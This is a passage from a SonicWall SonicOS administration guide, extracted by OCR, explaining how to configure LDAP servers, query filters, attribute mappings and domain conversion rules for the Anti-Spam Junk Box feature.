
3 Click the **Sign in as User** button. A separate dialog displays the Email Security **Anti-Spam > Junk Box** page for that user.

4 To return to the SonicOS **Anti-Spam > Users** page, click the **Logout** icon on the Email Security page.

Configuring the LDAP Server

Anti-Spam > LDAP Configuration

The **Anti-Spam > LDAP Configuration** page allows you to configure various settings specific to LDAP servers.




NOTE: All panels can be displayed or hidden by clicking the **Expand/Collapse** icon.

Topics:

- Available LDAP Servers
- Adding an LDAP Server
- Configuring LDAP Queries
- Adding LDAP Mappings
- Configuring Global LDAP Settings
- Editing an LDAP Server Configuration
- Deleting an LDAP Server

Available LDAP Servers



This section displays information about any LDAP Servers configured on the firewall:

- **Friendly Name** – Displays the descriptive name of the server. Clicking the link displays the **Server Configuration**, **LDAP Query Panel**, and **Add LDAP Mappings** sections.
- **Server Name:Port** – Displays the IP address and port of the server.
- **Type** – Displays the type of server, such as Active Directory or OpenLDAP.
- **Login Method**
- **Account Information** – Displays
- **Configure** – Contains **Edit** and **Delete** icons.

Adding an LDAP Server


Configure a new LDAP server to enable per-user access and management.

IMPORTANT: Anti-Spam uses your existing Active Directory or LDAP server to authenticate end users as they log in to their personal Junk Boxes. The **Anti-Spam > LDAP Configuration** page must be correctly filled out to return the complete list of users who are allowed to log in to their Junk Box. If a user does not appear in this list, their email is filtered, but they can not log in to their personal junk box.


Correctly filling out the LDAP configuration requires completing the **Server Configuration** panel, **LDAP Query Panel**, and the **Add LDAP Mappings** panel.

To add an LDAP server:

1 In the **Available LDAP Servers** section, click the **Add Server** Add Server button. The **Server Configuration** section expands:



2 Optionally, in the **Settings** section, enable the **Show Enhanced LDAP Mappings fields** checkbox. When this option is enabled, fields for a secondary server display in red in the **LDAP server configuration** section.



3 To have the fields in the **LDAP Query Panel** completed automatically, ensure the **Auto-fill LDAP Query fields when saving configuration** check box is selected. This option is selected by default.

4 In the **LDAP server configuration** section, configure the new LDAP server's settings:

TIP: The primary and secondary names and IP addresses can be up to 200 alphanumeric characters including a hyphen (-) and period (.), but no spaces. Examples:

```
192.168.4.100
host-name123.com
```

- **Friendly Name**—Enter a descriptive name for the LDAP server. The default name is **`ldapserver`*n***, where *n* is a sequential number.
- **Primary Server name or IP address**—The server name or IP address of the LDAP Server.
- **Port Number**—The port number of the LDAP Server. The default port number is **389**.
- **Secondary Server name or IP address**—The server name or IP address of the secondary LDAP Server.

  NOTE: The **Secondary Server name or IP address** and **Port number** options, in red, display only if you selected **Show Enhanced LDAP Mapping fields in the Settings** section.

- **Port Number**—The port number of the secondary LDAP Server. The default port number is **389**.
- **LDAP Server Type**—Select from the drop-down menu:
  - **Active Directory**
  - **Lotus Domino**
  - **Exchange 5.5**
  - **Sun ONE iPlanet**
  - **Other**
- **LDAP Page Size**—Enter the maximum page size to be queried on the LDAP Server. The default is **100**.

CAUTION: Many LDAP servers, including Active Directory, have a setting that specifies the maximum page size to be queried. If the LDAP Page Size setting exceeds that maximum page size, performance problems may occur on both the LDAP server and on . In the rare circumstances that this needs to be adjusted, consult SonicWall Technical Support.

- **Requires SSL**—To have the LDAP Server require SSL, select this checkbox. This option is not selected by default.
- **Allow LDAP Referrals**—Select this option if you have multiple LDAP servers, each of which may have different information. When LDAP referral is enabled, one LDAP server can delegate parts of

a login request for information to other LDAP servers that have more information. This delegation is called a referral and occurs when an administrator or user logs in. A referred login request can be very slow, taking 20 seconds or more. This setting is not selected by default.

NOTE: To speed log ins for administrators and users, disable this option if you have:

- Only one LDAP server.
- Two or more LDAP servers that all share the same information.

TIP: It is safe to disable referrals and then test whether any users are blocked from logging in. No data or settings are lost.

5 From the **Authentication Method** section, configure the LDAP login method for users:

- **Anonymous bind** (default) – Many LDAP servers are configured to provide the list of users to anyone who asks. This is called *Anonymous Bind*.

  TIP: Select this option first, then test it; see Step 8.

- **Login** – If the **Anonymous bind** option failed, select this option. You then need to provide a username and password to get LDAP to return the list of users.

6 If you selected:


- **Anonymous bind**, go to Step 8.
- **Login**, go to Step 7.

7 Specify the **Login name** and **Password**.

Login name is the credential used to allow a user access to the LDAP resource. Each type of LDAP server has a format for a log in name. Use the format appropriate for your server.

TIP: To see examples of the different formats, click the **Question Mark** icon by the **Login name** field.


8 To test the settings you just configured, click the **Test LDAP Login** Test LDAP Login button. The **Test Results** message displays:



9 Click **Save Changes** to finish adding an LDAP Server. The **LDAP Query Panel** and **Add LDAP Mappings** panel display.

Configuring LDAP Queries

TIP: If you selected the **Auto-fill LDAP Query when saving configuration** option in the **Settings** section, the **LDAP Query Panel** fills with default values automatically.



To successfully allow users to login to their Junk Box:

TIP: To examine your LDAP tree in its entirety to get a comprehensive look at your LDAP structure and its various attributes and object classes, run the free program, Softerra LDAP Browser 2.5, available at:

http://www.ldapbrowser.com/download/index.php

On a Windows PC, download the program. When it is running, to determine the best query for your network, browse to a user on the network and examine their attributes.

1 In the **LDAP Query Panel**, go to the **Query Information for LDAP Users** section.

TIP: If you did not specify **Auto-fill LDAP Query fields when saving configuration** in the **Settings** section, you can click the **Auto-fill User Fields** Auto-fill User Fields button to do so.

2 To use the optional Groups functionality, in the **Directory Node to Begin Search** field, specify a full LDAP directory path that points towards a node (directory inside LDAP) containing the information for all groups in the directory. This path narrows the search for LDAP groups to a reasonable size.

The information contained in LDAP is organized into a directory tree much like an ordinary file system. Each directory is specified as a `name=value` pair, where:

- `name` is commonly:

`DC` (domain component)	`OU` (organizational unit)
`DN` (distinguished name)	`O` (organization)

- **value** is commonly one segment of a fully specified hostname (for example, the word `companyxyz` in `sales.companyxyz.com`).

To specify a particular node in LDAP you use a comma-separated list. To specify multiple nodes to search in, use the ampersand (&) character between full paths.

For example, if the hostname of a particular machine inside `companyxyz` was `computer27.sales.companyxyz.com`, the LDAP path might be:

```
DC=computer27,DC=sales,DC=companyxyz,DC=com
```

TIP: To see examples for the various directory types, click the **Question Mark** icon next to the **Directory Node to Begin Search** field

3 Enter an LDAP filter in the standard LDAP filter syntax in the **Filter** field.

Anti-Spam must be instructed on how to find and identify users and mailing lists. By specifically stating the Object Class and mail attribute in the **Filter** field, non-primary email accounts (such as printers and computers) are not included during an LDAP query. Focusing on primary user accounts speeds up the query.

The **Filter** field contains an example syntax:

```
(&(|(objectClass=group)(objectClass=person)(objectClass=publicFol
der))
(mail=*))
```

All LDAP filters are grouped in parenthesis, and the filter itself has a pair of parentheses surrounding the whole string. The very next character from the left is an ampersand (&). The LDAP filter syntax is prefix notation, which means this filter only returns the logical AND of three sub-filters, each grouped in parentheses. Other operators include a pipe (|) for OR and an exclamation point (!) for NOT.

TIP: To see examples for the various directory types, click the **Question Mark** icon next to the **Filter** field

4 Specify the text attribute a user uses fora login name in the **User Login Name Attribute** field. The generally accepted attribute for this field is **`sAMAccountName`**, which is the default. This attribute should work for Microsoft Windows, as well as all other environments.

IMPORTANT: This field works in conjunction and needs to agree with the **Filter** field. If you change `sAMAccountName`, you must change it in both the **Filter** field and the **User Login Name Attribute** field.

TIP: To see examples for the various directory types, click the **Question Mark** icon next to the **User Login Name Attribute** field

5 Specify the email address, employee ID, phone number, or other alias attributes that link a single user to his or her junk box in the **Email Alias Attribute** field.

At many companies, an end user has multiple email accounts that all map to one true email account. For example, `JohnS@example.com` and `John.Smith@example.com` might both be valid email addresses for John Smith's InBox. Anti-Spam supports this by allowing an end user to have one junk email box that groups all email from their various email addresses.

The generally accepted single attribute for this field is **proxyAddresses**. All other attributes must be separated by a comma. For example:

- `proxyAddresses,legacyExchangeDN`
- **`proxyAddresses,EmployeeID,PhoneNumber`**

TIP: In Microsoft Windows environments, the single attribute, **proxyAddresses**, is often sufficient.

To see examples for the various directory types, click the **Question Mark** icon next to the **Email Alias Attribute** field

6 Optionally, test to see if your settings work, click **Test User Query** Test User Query button under the **Query Information for LDAP Users** section.

7 Save the changes by clicking **Save Changes** under the **Query Information for LDAP Users** section.

8 Go to the **Query Information for LDAP Groups** section.

TIP: If you did not specify **Auto-fill LDAP Query fields when saving configuration** in the **Settings** section, you can click the **Auto-fill Group Fields** Auto-fill Group Fields button to do so.

9 To use the optional Groups functionality, in the **Directory Node to Begin Search** field, specify a full LDAP directory path that points towards a node (directory inside LDAP) containing the information for all groups in the directory. This narrows the search for LDAP groups to a reasonable size. For further information about this setting, see Step 2.

10 To instruct Anti-Spam on how to find and identify users and mailing lists, enter an LDAP filter in the standard LDAP filter syntax in the **Filter** field. The field contains an example syntax. For further information about this setting, see Step 3.

11 Specify the attribute of the group that corresponds to Group names in the **Group name attribute** field

12 A common way to specify a group is a mailing list. In the mailing list entry in LDAP, there is one particular field that specifies the members of the list. Enter that information in the **Group members attribute** field.

13 In some LDAP configurations, there is an attribute, inside each user's entry in LDAP, that lists the groups or mailing lists of which this user is a member. Specify that attribute in the **User membership attribute** field.

14 Optionally, test to see if your settings work, click the **Test User Query** Test User Query button under the **Query Information for LDAP Groups** section.

15 Save the changes by clicking **Save Changes** under the **Query Information for LDAP Groups** section.

Adding LDAP Mappings

If you are using a Microsoft Windows environment, you need to specify the NetBIOS domain name in the **Add LDAP Mappings** panel.

NOTE: The NetBIOS domain name is sometimes called the pre-Windows 2000 domain name.

To add LDAP mapping:

1 Determine your domain name(s).

a Login to your domain controller.

b Navigate to **Start** > **All Programs** > **Administrative Tools** > **Active Directory Domains and Trusts**.


c Highlight your domain from the **Active Directory Domains and Trusts** dialog.

d Click **Action**.

e Click **Properties**. The domain name(s) appear on the domain's **Properties** dialog on the **General** tab.

f Record the domain name(s).

2 Navigate to the **Add LDAP Mappings** panel of **Anti-Spam > LDAP Configuration**.



3 Add the NetBIOS domain name(s) to the **Domains** field. Add a maximum of 200 alphanumeric characters. Separate multiple domains with a comma. Hyphens (-) and periods (.) are allowed.


4 Click **Save Changes**.

5 On certain LDAP servers, such as Lotus Domino, some valid email addresses do not appear in the LDAP. The **Conversion Rules** section changes the way the SonicWall Email Security appliance interprets certain email addresses to provide a way to map the email address to the LDAP Server.

If you:

- Have one of these servers, go to Step 6.
- Do not have one of these servers, you have finished configuring LDAP.

6 To map these addresses, click on the **View Rules** View Rules button. The **LDAP Mapping** dialog displays.



7 Select the LDAP Server you are using from the drop-down menu.

8 Click **Go**.

9 Optionally, add a mapping:

a From the **IF/THEN** drop-down menus and fields, select:

- **domain is**—Adds additional mappings from one domain to another; in the field, specify a domain to be mapped
  - **replace with**—Replaces the domain with the one specified

    Example: **IF domain is** `engr.corp.com` **THEN replace with** `corp.com`, then email addressed to `anybody@engr.corp.com` is sent to `anybody@corp.com`
  - **also add**—Adds the second domain to the list of valid domains

    Example: **IF domain is** `corp.com` **THEN also add** engr.`corp.com`, then if `corp.com` is found in the list of valid LDAP domains, `engr.corp.com` is added to the list
- **left side character is**—Adds character substitution mappings; in the field, specify a character to be substituted
  - **replace with**—Replaces any character specified to the left of the at sign (@) in the email address with the new character

    Example: **IF left side character is** `_` **THEN replace with** `-`, then email addressed to `Jane_Doe@corp.com` is sent to `Jane-Doe@corp`.com
  - **also add—**Adds a second email address to the list of valid email addresses

    Example: **If left side character is** `_` **THEN also add** `-`, then email addressed to either `Jane_Doe@corp.com` or `Jane-Doe@corp.com` is a valid email address

b Click the **Add Mapping** Add Mapping button to finish adding the conversion rules.


NOTE: To delete a mapping, click the **Delete** button for that mapping.

Configuring Global LDAP Settings

Global LDAP settings apply universally across all LDAP server configurations.

To configure global settings:

1 Navigate to the **Global Configurations** panel in **Anti-Spam > LDAP Configuration**.



2 In the **Domain Aliases** section, enter one or more aliases for one or more servers for a maximum of 200 alphanumeric characters for each server. Separate multiple aliases with a comma. Hyphens (-) and underscores (_), but not spaces, are allowed.

End users must authenticate using an alias configured here. For Active Directory servers, the pseudo-domains are the LDAP friendly names paired with the NetBIOS domain name. Any aliases are available for authentication in the drop-down menu on the logon screen if that option is selected in the **Settings** section.

3 To allow the end user to see a list of domains and aliases when logging on, in the **Settings** section, select **Show a list of domains to end users for authentication**. This setting is selected by default.

4 Specify the number of minutes between refreshes of the list of users on the system in the **Usermap Frequency** field.

This setting applies to the list of aliases and lists of members of groups. In most cases, increase this setting only to lower the load on the LDAP server. Depending on your other settings, fetching the user list once every 24 hours (1440 minutes) is acceptable and results in less load on the LDAP server.

NOTE: Usermap frequency does not affect a user's ability to log on, which is a real-time reflection of the LDAP directory

5 Click **Save Changes**.

Editing an LDAP Server Configuration

Editing an LDAP server configuration requires the same settings as adding a server.

To configure an LDAP server:


1 From the list of available LDAP servers, click the **Edit** icon. These sections expand for editing:

- **Server Configuration** – see Adding an LDAP Server
- **LDAP Query Panel** – see Configuring LDAP Queries
- **Add LDAP Mappings** – see Adding LDAP Mappings

Deleting an LDAP Server

To delete an LDAP server:

1 Click the Delete icon for the server to be deleted. A warning message appears:



2 Click **OK**. A success message appears at the top of the **Anti-Spam > LDAP Configuration** page.

